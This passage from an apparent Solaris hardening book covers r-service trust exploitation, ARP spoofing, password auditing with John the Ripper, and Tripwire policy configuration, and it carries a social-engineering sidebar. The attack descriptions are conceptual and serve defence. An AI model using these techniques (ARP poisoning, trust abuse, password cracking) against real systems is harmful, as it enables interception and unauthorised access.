


Figure 10.6 Host C Exploiting the Trust Relationship



While this is something of an oversimplification of the exploit and attack, the basic should be clear. The focus of the attack is the trust relationship shared between two hosts. It is because of attacks such as this that the r-services (rlogin, rexec, rsh) have become such a burden on the security-aware system administrator.

A simpler method of exploiting a trust relationship is used when an attacker is able to gain root privileges on one system through some other means, such as a buffer overflow, and then exploits the fact that the root account on another system trusts the compromised host. This leads to an immediate compromise of the second system. Using trust relationships between systems opens a gaping hole in a network. The r-services have outlived their usefulness and should not be used at all if possible. A better drop-in replacement for rsh and rlogin is secure shell.

Securing Your .rhosts File

While the r-services are inherently insecure, there are instances in which running these services may be required. If it is necessary to run rexec, rsh, or rlogin, there are some ways to improve the security of these services. However, while it is possible to improve the security of the r-services somewhat, the best way to close the security gap created by running these services is to migrate to secure shell.

One way to make rlogin and rsh slightly more secure is to require that only specific IP addresses and not subnets appear in an .rhosts file. The use of fully qualified domain names, as opposed to canonical names, is also recommended. To avoid a situation similar to the attack shown above, the MAC address of the trusted host in the trust relationship should be configured statically in Solaris's arp table. This can be done by using the command:

```
# arp -s <trusted host IP address> <trusted host MAC address>
```

This will cause the trusted host's IP address to be permanently associated with the configured MAC address, which will help to increase the difficulty of utilizing IP spoofing to exploit trust relationships. Even with these measures, the r-services should be considered *obsolete and insecure*. The best solution is to discontinue use of them as soon as possible and replace them with secure shell.

MAC Address Spoofing

A variation of spoofing an IP address is MAC address spoofing. Every system on an Ethernet LAN has at least two addresses—an IP address and a MAC address. In principle, MAC addresses are supposed to be globally unique; every Ethernet card has a unique, burned in MAC address. When an IP packet is sent from one system to another, the sender must know or be able to determine the MAC address of the receiver in order to properly send the frame onto the LAN. This is where the Address Resolution Protocol (arp) comes into play. When one system wishes to send an Ethernet frame to another, it must somehow resolve the MAC address of the receiver. To do this, the sender broadcasts out a request onto the LAN asking that the machine with the target IP address identify its MAC address. Because the request is broadcast, all hosts on the LAN receive the packet. The intended receiver then sends a reply stating its IP address as well as its MAC address.

Arp spoofing requires the attacking host to construct forged arp requests and replies. By sending forged arp replies, a target system can have traffic redirected from the intended destination to the attacking system. When done properly, the intended destination system will not even realize that the redirection has occurred. Using arp spoofing, an attacker can sniff traffic on a switched network by sending the spoofed MAC address to the switch. All traffic destined for the target system is also sent to the attacking system. It is also possible to execute a denial of service against a system by arp cache poisoning, wherein invalid MAC addresses are inserted into the target's arp cache. It is also possible to hijack a communication session between two systems by using a man-in-the-middle type of attack.

Detecting a spoofed MAC address is not easy, especially if the attacker is only listening in on a communication session, and not actively participating in it. The only way to determine whether MAC address spoofing is occurring on a LAN is to examine the Ethernet packets in their entirety with a tool such as Ethereal. This type of examination requires knowledge of the MAC addresses of both sides of a communication session. Another such tool is a program called arpwatch, which listens on an interface for arp requests and replies. It uses these requests and replies to build a table of MAC-to-IP address mappings. When the MAC address associated with an IP address changes, arpwatch sends an e-mail to the system administrator. Another defense against MAC spoofing is to utilize static arp addresses in the arp cache as described in the section "Securing Your .rhosts File." However, in a LAN of any significant size, this method quickly becomes unmanageable due to the necessity of constantly maintaining the arp cache information on all hosts.

Summary

Understanding how exploits work against a Solaris host helps systems administrators to defend against attacks. Denial of service attacks aim either to eat up all the resources on a system, as in the TCP SYN flood, or to bring the system down completely, as with the Ping of Death. Buffer overflow attacks aim to provide an attacker with access to the system, or to provide elevated privileges if access has already been gained by other means. Brute force attacks are used to gain account passwords. These attacks can be used to extend the penetration of a system to other hosts by relying on the fact that people tend to use the same passwords on multiple hosts. Trojan horse attacks involve replacing system binaries, such as *login*, with replacement programs that provide the attacker with additional abilities. These abilities could be something as simple as recording username and password in a file for later perusal, or something as significant as providing an attacker with access to the system as root if a *magic* password is given upon login. Logic bombs are some of the most difficult hacks to detect, and they can include attacks that remain dormant for weeks or months before they are triggered. When triggered, they may produce devastating results, such as the deletion of key elements of the operating system or the destruction of database data files. Attacks may also be performed by placing trojan binaries early in the command search path for users, such that the trojan binary is executed in place of the real program. And finally, there is IP and MAC spoofing, which is done to exploit trust relationships between machines using the old, insecure r-services.

We've covered a great deal of ground in this chapter, but if you'd like more information, start with the following links:

passwd+ ftp://ftp.dartmouth.edu/pub/security/passwdplus.tar.Z

anlpasswd ftp://ftp.cerias.purdue.edu/pub/tools/unix/pwdutils/anlpasswd/anlpasswd-2.3.tar.Z

npasswd ftp://ftp.cc.utexas.edu/pub/npasswd/index.html

opie http://inner.net/pub/opie/opie-2.4.tar.gz

skey www.netsw.org/system/tools/password/auth/skey/skey-2.2.tar.gz

John the Ripper www.openwall.com/john

Crack ftp://ftp.cerias.purdue.edu/pub/tools/unix/pwdutils/crack/crack5.0.tar.gz

Chkrootkit www.chkrootkit.org

Publicfile http://cr.yp.to/publicfile.html

ProFTPd www.proftpd.net

Solutions Fast Track

Securing against Denial of Service Hacks

- ☑ Configure network equipment to restrict traffic to permitted protocols, routable address spaces, and committed access rates.
- ☑ Configure mail servers properly to mitigate the effects of e-mail floods by providing for a large, separate partition to hold /var/spool/mqueue. Also consider using anti-SPAM software or writing rulesets to identify and reject SPAM.
- ☑ Tune Solaris's kernel parameters to allow for larger TCP connection queues and shorter TCP abort timers.

Securing against Buffer Overflow Hacks

- ☑ Add *noexec_user_stack* and *noexec_user_stack_log* to /etc/system. While this doesn't eliminate the problem of buffer overflows with 100 percent certainty, it will certainly make it more difficult for the average hacker to exploit a system with a buffer overflow.
- ☑ Stay current on system patches.
- ☑ Don't run unnecessary services. The more services run on a system, the greater the possibility that a buffer overflow will be discovered in a service and exploited by an attacker.

Securing against Brute Force Hacks

- ☑ Establishing a good password policy is a key feature in defending against brute force hacks. Passwords should expire after a reasonable amount of time, but not so often that users find the policy too troublesome.
- ☑ Consider using programs such as anlpasswd, passwd+ or npasswd. These programs are designed to be used somewhat as drop-in replacements for

the standard passwd program in Solaris. They provide for password strength checking before passwords are actually changed in the system files. If the user chooses a password that is considered too weak, the password will be rejected and the user will be asked to choose another one.

- ☑ Be sure to require the minimum password length to be eight characters. This can be controlled by changing the value of *PASSMIN* in /etc/default/passwd from the default value of six to eight.
- ☑ Do not run NIS unless absolutely necessary. Use NIS+ instead, or consider other authentication methods such as Kerberos or LDAP.
- ☑ Occasionally run a password-cracking program such as John the Ripper on the password/shadow files to find weak user passwords. Notify the user that their password has been cracked and should be changed.

Securing against Trojan Horse Hacks

- ☑ Stay current on patch levels to limit or deny an attacker's ability to gain root privilege levels and install rootkits.
- ☑ Restrict access to the cron through the use of the /etc/cron.allow and /etc/cron.deny files.
- ☑ Run file-integrity-checking programs such as Tripwire, Fcheck, or AIDE to try to detect trojan programs.
- ☑ Set the default search paths in /etc/default/login for users and for root to /usr/bin and /usr/bin:/usr/sbin:/sbin, respectively.

Securing against IP Spoofing

- ☑ Use SSH in place of the r-services (i.e., rsh, rlogin, rcp, etc.).
- ☑ If disabling the r-services is not possible, specify unique IP addresses rather than entire subnets in the /etc/hosts.equiv or .rhosts files. Also specify the username to be granted trusted host access. For example, if the system 192.168.100.1 trusts the host 192.168.100.54, the entry in the /etc/hosts.equiv file for user jdoe would be:

```
+192.168.100.54 jdoe
```

☑ Use tools such as arpwatch to try to detect possible MAC address spoofing attempts.

☑ Use SSH in place of the r-services (i.e., rsh, rlogin, rcp, etc.).

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: How does John the Ripper work?

A: John the Ripper works in three modes. The first is the wordlist mode. In this simplest mode, John uses a wordlist, encrypts each word, and compares the encrypted hash to the one in the password file. The second mode, single-crack mode, uses the information in the login/GECOS field of the password entry as passwords. This mode is significantly faster than wordlist mode. The third mode is incremental mode. This mode is the most powerful one, as it will try all possible character combinations as passwords. John the Ripper does have one more mode, called the external mode, which is not commonly used. In external mode John uses functions that are coded by the user in a subset of the C language to generate the words it tries. The functions are compiled by John at startup.

Q: An attacker hit one of my systems and deleted evidence of the attack from the log files. How can I ensure that such evidence is protected?

A: In order to ensure that the logs from a system survive an attack, you will have to setup the syslog facility on your system to log to a syslog server. A syslog server can be any other system that has a syslog daemon running on it and is set up to receive remote syslog messages from other systems. The syslog server should be configured to be as secure as possible, because if an attacker infiltrates a system and discovers that system messages are being logged to a syslog server, that server will most likely become the next target for the attacker.

Q: How do I make TCP hijacking attacks more difficult?

A: TCP hijacking attacks are made possible by a weakness in the TCP Initial Sequence Number (ISN). When a client opens a connection to a server using TCP, it sends a SYN packet with the Initial Sequence Number set to some value. The server responds with a SYN-ACK packet with its own ISN, along with an acknowledgement number that is equal to the client's TCP ISN plus 1. The client then responds to the server with an ACK packet whose sequence number is set to the server's TCP ISN plus 1. Once that is done, the connection is considered established. The following is an example of this three-way handshake:

```
Sender(client)                Destination(server)
 SYN ------------------------------>
  (Sequence #: X)
        <------------------------------  SYN-ACK
                            (Sequence #: X+1, Sequence #: Y)
     ACK ------------------------------>
  (Sequence #: Y+1)
```

The problem occurs in the generation of the TCP ISN. In the old days of UNIX, this value would increment by 64000 for every new connection. Today, many operating systems utilize pseudo-random number generators to generate a value for the TCP ISN for every new connection. The strength of Solaris's TCP ISN generator is controlled by the value of the *TCP_STRONG_ISS* variable in the file /etc/default/inetinit. This value can be set to 0, 1, or 2. When set to 0, the TCP ISN generation is done using the old sequential method. This is extremely predictable and should never be used. When *TCP_STRONG_ISS* is set to 1 (which is the default), Solaris uses an improved sequential number generation with random variance in increment. To set Solaris's TCP ISS generator to utilize strong pseudo-random number generation, in which each TCP ISN is unique for each connection ID, the value of *TCP_STRONG_ISS* should be set to 2.

Another way to increase the randomness of the TCP ISN number generation is to echo a large set of random information to the kernel parameter *tcp_1948_phrase*. This parameter is write-only, and provides a seed for random number generation in accordance with RFC 1948. To seed the kernel random number generator using this feature, use the command:

```
# ndd -set tcp_1948_phrase <some large set of random numbers>
```


Q: How can I keep a Solaris system from participating in denial of service attacks like SMURF?

A: The SMURF attack involves sending a spoofed ICMP echo-request packet to a network's broadcast address. All systems on the network will receive the ICMP echo-request and send an ICMP echo-reply to the source host in the spoofed packet. To keep a Solaris system from participating in a SMURF attack, the kernel parameter *ip_respond_to_echo_ broadcast* should be set to 0. To do this, use the command:

```
# ndd -set ip_respond_to_echo_broadcast 0
```

Q: How can I tell if an attacker has installed trojan binaries on my system?

A: Sun provides a tool on the SunSolve Web site called the Solaris Fingerprint Database. This is a large database of MD5 signatures for every binary in the Solaris operating system (including patched binaries). If you suspect that a program has been replaced with a trojan binary, go to the SunSolve Web site (http://sunsolve.sun.com) and download the MD5 signature program. Sun provides two versions of this program: one for Solaris SPARC and one for Solaris x86. Run the program with the name of the suspected binary as its argument. The output will be an MD5 hash signature for that binary. Copy that into the input field of the Solaris Fingerprint Database on SunSolve and click the **submit** button. If the MD5 signature for the suspect binary matches a signature in the database, a confirmation will be shown. Otherwise, the database will return a failure for the match.



Chapter 11

Detecting and Denying Hacks

Solutions in this chapter:

Introduction

Someone once asked the Depression-era gangster John Dillinger why he robbed banks. He replied, "Because that's where they keep the money." If you have a Solaris system that contains important data or performs mission-critical duties, you certainly want to protect it. However, the more you lock down your system, the more enticing you make it to potential hackers. The first rule to remember when fortifying your defenses is that your efforts will most likely fail. If a determined, skilled hacker wants in, chances are that he or she will get in.

Much of this book focuses on configuring and utilizing existing tools to get the maximum intrusion detection and prevention benefits. This chapter focuses on creating your own unique blend of Solaris apps, third-party tools, and custom scripts to fortify your defenses. It also discusses ways to monitor for a breach in your security and methods to sound the alarm when such a breach happens.

Monitoring for Hacker Activity

Using the assumption that our well-planned defenses will someday fail, we need to put measures in place that will allow us to know when unauthorized access has occurred. The key is to know what to look for. In this section we cover several ways to monitor a Solaris system for unusual activity.


Using Tripwire

The term *tripwire*, when used in conjunction with hunting or warfare, relates to a thin wire stretched across a pathway. When broken by the approaching enemy, this wire sets off an alarm or trap of some kind. The security software called Tripwire, made by the company of the same name, operates much the same way. It was originally written by Gene Kim and Dr. Eugene Spafford of Purdue University. The goal was to take a "snapshot" of important system files, which would then be compared periodically to the current system files. Any changes from the original snapshot set off an alarm. The company very responsibly made the software available to others who had similar security needs, and today it is one of the most popular and effective security tools you can have in your toolbox. Sun Microsystems is a big supporter of Tripwire's products and recently invested heavily in the company. You can read more about Sun's relationship with Tripwire at www.sun.com/security.

The commercial versions of Tripwire's products cover a wide variety of capabilities and services. In this section, we cover the open-source version of Tripwire, which can be compiled for a Solaris system, as well as the commercial versions. Tripwire offers products that will protect your Web services and even your routers, but here we concentrate on the Tripwire for Servers product.

Tripwire for Servers offers a graphical user interface (GUI) for installation as well as the ability to be managed remotely with Tripwire's Tripwire Manager. As you can see from Figure 11.1, Tripwire Manager can manage multiple systems that have the Tripwire agent software installed. Many people use the open-source version of Tripwire on Linux systems, but there's no reason you can't compile your own from the source to run on your Solaris system. The open-source and commercial versions of Tripwire use the same policy file, named *tw.pol*. Tripwire for Servers version 2.4.2 place the policy file in the /usr/local/tripwire/tfs/policy directory.

Figure 11.1 Tripwire Manager



Machine	Status	Curr. Task	Prev. Task
monster0	idle		Register Agent

```
[2001.08.27.11.56.05] "Get configuration text" on machine "monster0" completed.
[2001.08.27.11.56.38] Processing "Get policy text" on machine "monster0".
[2001.08.27.11.57.16] "Get policy text" on machine "monster0" completed.
[2001.08.27.11.57.27] Processing "Get configuration text" on machine "monster0".
[2001.08.27.11.57.42] "Get configuration text" on machine "monster0" completed.
[2001.08.27.11.57.50] Processing "Get schedule" on machine "monster0".
[2001.08.27.11.58.00] "Get schedule" on machine "monster0" completed.
```

By default, Tripwire does a very good job of protecting a Solaris system. However, if you need added security or want to make changes to the default settings, you can do so very easily. In the following sections, we look at several areas of the tw.pol file.

The Tripwire Global Settings

First let's look at the global settings in the default tw.pol file (Figure 11.2).

Figure 11.2 Global Settings in the Default tw.pol File

```
#########################################################
 #                                                     ##
####################################################### #
#                                                     # #
#              General Use Policy file for Solaris     # #
#                      V2.0.2                         # #
#                   August 25, 2001                    # #
#                                                      ##
#########################################################

#########################################################
 #                                                     ##
####################################################### #
#
# This policy file is designed to be generic to all known
# solaris distributions. This file provides general
# security, quiet reports and fast execution. However, it
# is not intended to be a high-security solution for
# every machine.
#
# Tripwire has provided a series of distribution-matched
# policy files that provide a higher level of security
# than this policy file. These matched files are located
# on the Tripwire for Servers CDROM in the policies
# folder. Please choose (and modify) the policy file that
# is right for your application.
#
# Tripwire has also provided an on-line policy tool
# designed to assist users in creating their own tailored
# policy files.  Please visit our policy tool site at
```

Continued

Figure 11.2 Continued

```
# http://policy.tripwire.com
#
# The example policy file is best run with Loose
# DirectoryChecking enabled.
# Set LOOSEDIRECTORYCHECKING=TRUE in the Tripwire
# Configuration file.
#
#########################################################

#########################################################
 #                                                     ##
######################################################## #
#
#              Global Variable Definitions
#
# These are defined at install time by the installation
# script. You may manually edit these if you are using
# this file directly and not from the installation script
# itself.
#
# TWROOT = the root folder of Tripwire for Servers
# TWBIN = the folder where the Tripwire for Servers
#          binaries are installed
# TWPOL = the folder where the Tripwire for Servers
#          policy files are kept
# TWDB = the folder where the Tripwire for Servers
#         databases are kept
# TWSKEY = the folder where the Tripwire for Servers site
#           key is kept
# TWLKEY = the folder where the Tripwire for Servers
#           local key is kept
# TWREPORT = the folder where the Tripwire for Servers
#             report files are kept
```

Continued

Figure 11.2 Continued

```
# HOSTNAME = the hostname of the machine on which this
#            policy file is used
# LONGHOSTNAME = the long name of the same machine
#                 (host.domain.com)
#
##########################################################
```

The following section contains the global settings for the Tripwire application. The explanation for each variable appeared in Figure 11.2. These settings make it very easy for you to move the databases, keys, or configuration files to other locations. If you want to keep the policy file in another directory, for example, edit the TWPOL variable:

```
@@section GLOBAL
TWROOT="/usr/local/tripwire/tfs";
TWBIN="/usr/local/tripwire/tfs/bin";
TWPOL="/usr/local/tripwire/tfs/policy";
TWDB="/usr/local/tripwire/tfs/db";
TWSKEY="/usr/local/tripwire/tfs/key";
TWLKEY="/usr/local/tripwire/tfs/key";
TWREPORT="/usr/local/tripwire/tfs/report";
HOSTNAME=chevron7;
LONGHOSTNAME=chevron7.incoming-traveller.com;
```

Tripwire E-Mail Settings

Next, let's take a look at how to change where the alerts will go. This is the default section for the e-mail addresses:

```
@@section FS

###################################################################
 #                                                              ##
###################################################################
#                          E-mail Recipients                  # #
###################################################################
```

```
# E-mail Addresses are semicolon delimited.

SIG_HIGHEST_MAILRECIPIENTS  = root@$(LONGHOSTNAME) ;
# Accounts that will receive e-mails for Super-cricital security rules.
SIG_HI_MAILRECIPIENTS       = root@$(LONGHOSTNAME) ;
# Accounts that will receive e-mails for cricital security rules.
SIG_MED_MAILRECIPIENTS      = root@$(LONGHOSTNAME) ;
# Accounts that will receive e-mails for moderate security rules.
SIG_LOW_MAILRECIPIENTS      = root@$(LONGHOSTNAME) ;
# Accounts that will receive e-mails for noncritical security rules.
```

As you can see, each level of alert is set, by default, to go to the root user mailbox on the host system. Let's say that our Solaris sysadmin, scarter, is running Tripwire on a system name chevron7.incoming-traveller.com. Our sysadmin decides that any SIG_HI or SIG_HIGHEST message should be sent to the on-call text pager as well as the root mailbox. So, we would change the top two entries like this:

```
SIG_HIGHEST_MAILRECIPIENTS = root@$(LONGHOSTNAME) ; oncall@paging-
    biz.net
SIG_HI_MAILRECIPIENTS = root@$(LONGHOSTNAME) ; oncall@paging-biz.net
```

In order for SMTP messages to be sent to an external address, you'll need to add the SMTPHOST variable information of your mail server into the twcfg.txt file. This file is found in the /usr/local/tripwire/tfs/bin directory.

Tripwire's Monitored Files

Tripwire gives you nine levels of security descriptors for every directory and file that it will monitor on your system. Each file described in the tw.pol policy file will be assigned one of these variables to determine how it will be monitored by Tripwire. Table 11.1 describes each variable.

Table 11.1 Tripwire Security Variables

Variable	Description
SEC_CRIT	This variable is used on files or directories that can't be changed. For example, the Tripwire policy file, tw.pol, and /etc/profile would be set with the variable.
SEC_SUID	This variable is used on binaries that have the SUID or SGID flags set on them.
SEC_BIN	This variable is set on binaries that are read-only and will not change.
SEC_CONFIG	This variable is set on configuration files that are occasionally changed but are read often by other processes—for example, the /etc/hosts file or the /etc/passwd file.
SEC_LOG	This variable is used on files or directories that grow but should not change ownership. The system log files such as /var/adm/messages are an example.
SEC_INVARIANT	This variable is used on directories that should never change either permission or ownership. The user home directories in /export/home are often set with this variable.
SEC_TAB	This variable is used on the members of the Trusted Computing Base.
SEC_PROC	This variable is used for scanning the Kernel Processes area.
SEC_DYN_PROC	This variable is used for scanning the Kernel Processes area for processes for which the contents change.

The rest of the tw.pol file contains the descriptions of the files and directories to be monitored. The files and directories to be monitored are grouped in sections according to the severity of the violation. For example, let's look at the section for system configuration files:

```
##################################################################
 #                                                              ##
##################################################################
#                                                             # #
#                    System configuration files               # #
#                                                              ##
##################################################################
```

```
(
  rulename = "System configuration files",
  severity = $(SIG_HI),
  emailto = $(SIG_HI_MAILRECIPIENTS)
)
# /etc may cause persistent violations when using automount.
# Remove the -mc for additional security if not using automount.
{
/etc                     -> $(SEC_CONFIG) ;
/etc/.name_service_door -> $(SEC_CRIT)-i ; # Changes inode on reboot
/etc/.syslog_door        -> $(SEC_CRIT)-im ; # Changes inode on reboot
/etc/saf/_cmdpipe        -> $(SEC_CRIT)-imc ; # Changes inode and
# timestamps on reboot
/etc/mnttab              -> $(Dynamic) ;
/etc/profile            -> $(SEC_CRIT)
#/.bashrc                -> $(SEC_CRIT) ; # Depends on bash configs
#/.cpr_config           -> $(SEC_CRIT)-m ;
  /.dt                   -> $(SEC_CRIT)-mc(recurse=1);
  /.dtprofile           -> $(SEC_CRIT) ;
  #/.new                 -> $(SEC_CRIT) ;
  /.Xauthority           -> $(SEC_CRIT) ;
  #/auto.home            -> $(SEC_CRIT) ;
  !/etc/mail/sendmail.pid ;
  !/etc/nsswitch.conf ;
  !/etc/security/audit_data ;
  !/etc/syslog.pid ;
  !/etc/saf/zsmon/_pid ;

}
```

As you can see, almost all the files listed are set to SEC_CRIT, which is used on critical files that can't change. If one of the files is changed, it is considered a SIG_HI severity. Using the e-mail recipients section we set up earlier, an e-mail is sent to the root user and a page to the on-call pager. The line highlighted in bold was added because we don't want anyone to change the default profile for our system.

Many variables and configuration options are available for Tripwire. Make sure that you read the documentation carefully. Tripwire also provides a tool to help build your own policy file. It can be found online at http://policy.tripwire.com.

Notes from the Underground…

Social Engineering

One of the most effective ways to get inside a place is through the front door. One of the most knowledgeable people in any organization is the person who answers the phones. Depending on your organization, this person could be your receptionist, a message center employee, or a customer service representative. These people are the *gatekeepers*, responsible for transferring calls and answering questions. They have access to the company phone listings and procedures, usually have a network connection, and, in most cases, are the first ones in the building in the morning and among the last to leave at night. Despite their access to such powerful data, they are rarely given any training on computer security procedures. If they are trained, it's usually no more than the average amount of training that network users would receive. Hackers know this and will often try to trick your gatekeeper into providing them valuable information that they can use to gain access to your network. This method of gathering information is known as *social engineering* and often precedes a hack attempt.

It's important that you take the time to research your vulnerability in this area. Take time to introduce yourself to your gatekeeper. Find out to what information he or she has access and what training he or she has had regarding computer security. Ask if the person has had any unusual phone calls or visitors. You can guess the kinds of calls hackers would make. They might pretend to have forgotten the remote access phone number or the name of the help desk manager. For some reason, they often pretend to be calling from your copier company's repair or sales department.

Make sure that you go through the right channels before crossing interdepartmental boundaries, but give serious consideration to exploring this area of your organization. After all your hard work to make your systems secure, make sure that you're not leaving your front door unlocked!

Once you've updated the text file, you need to turn it into the tw.pol file. For the open-source version, that means running the twinstall.sh script again. For the commercial version, Tripwire for Servers, you can update the policy file in the Tripwire for Managers application. Once the file is configured, select Distribute File, then select Overwrite Existing Policy File, and the newly created policy file will be sent to the selected machine.

Using Shell Scripts to Alert Systems Administrators

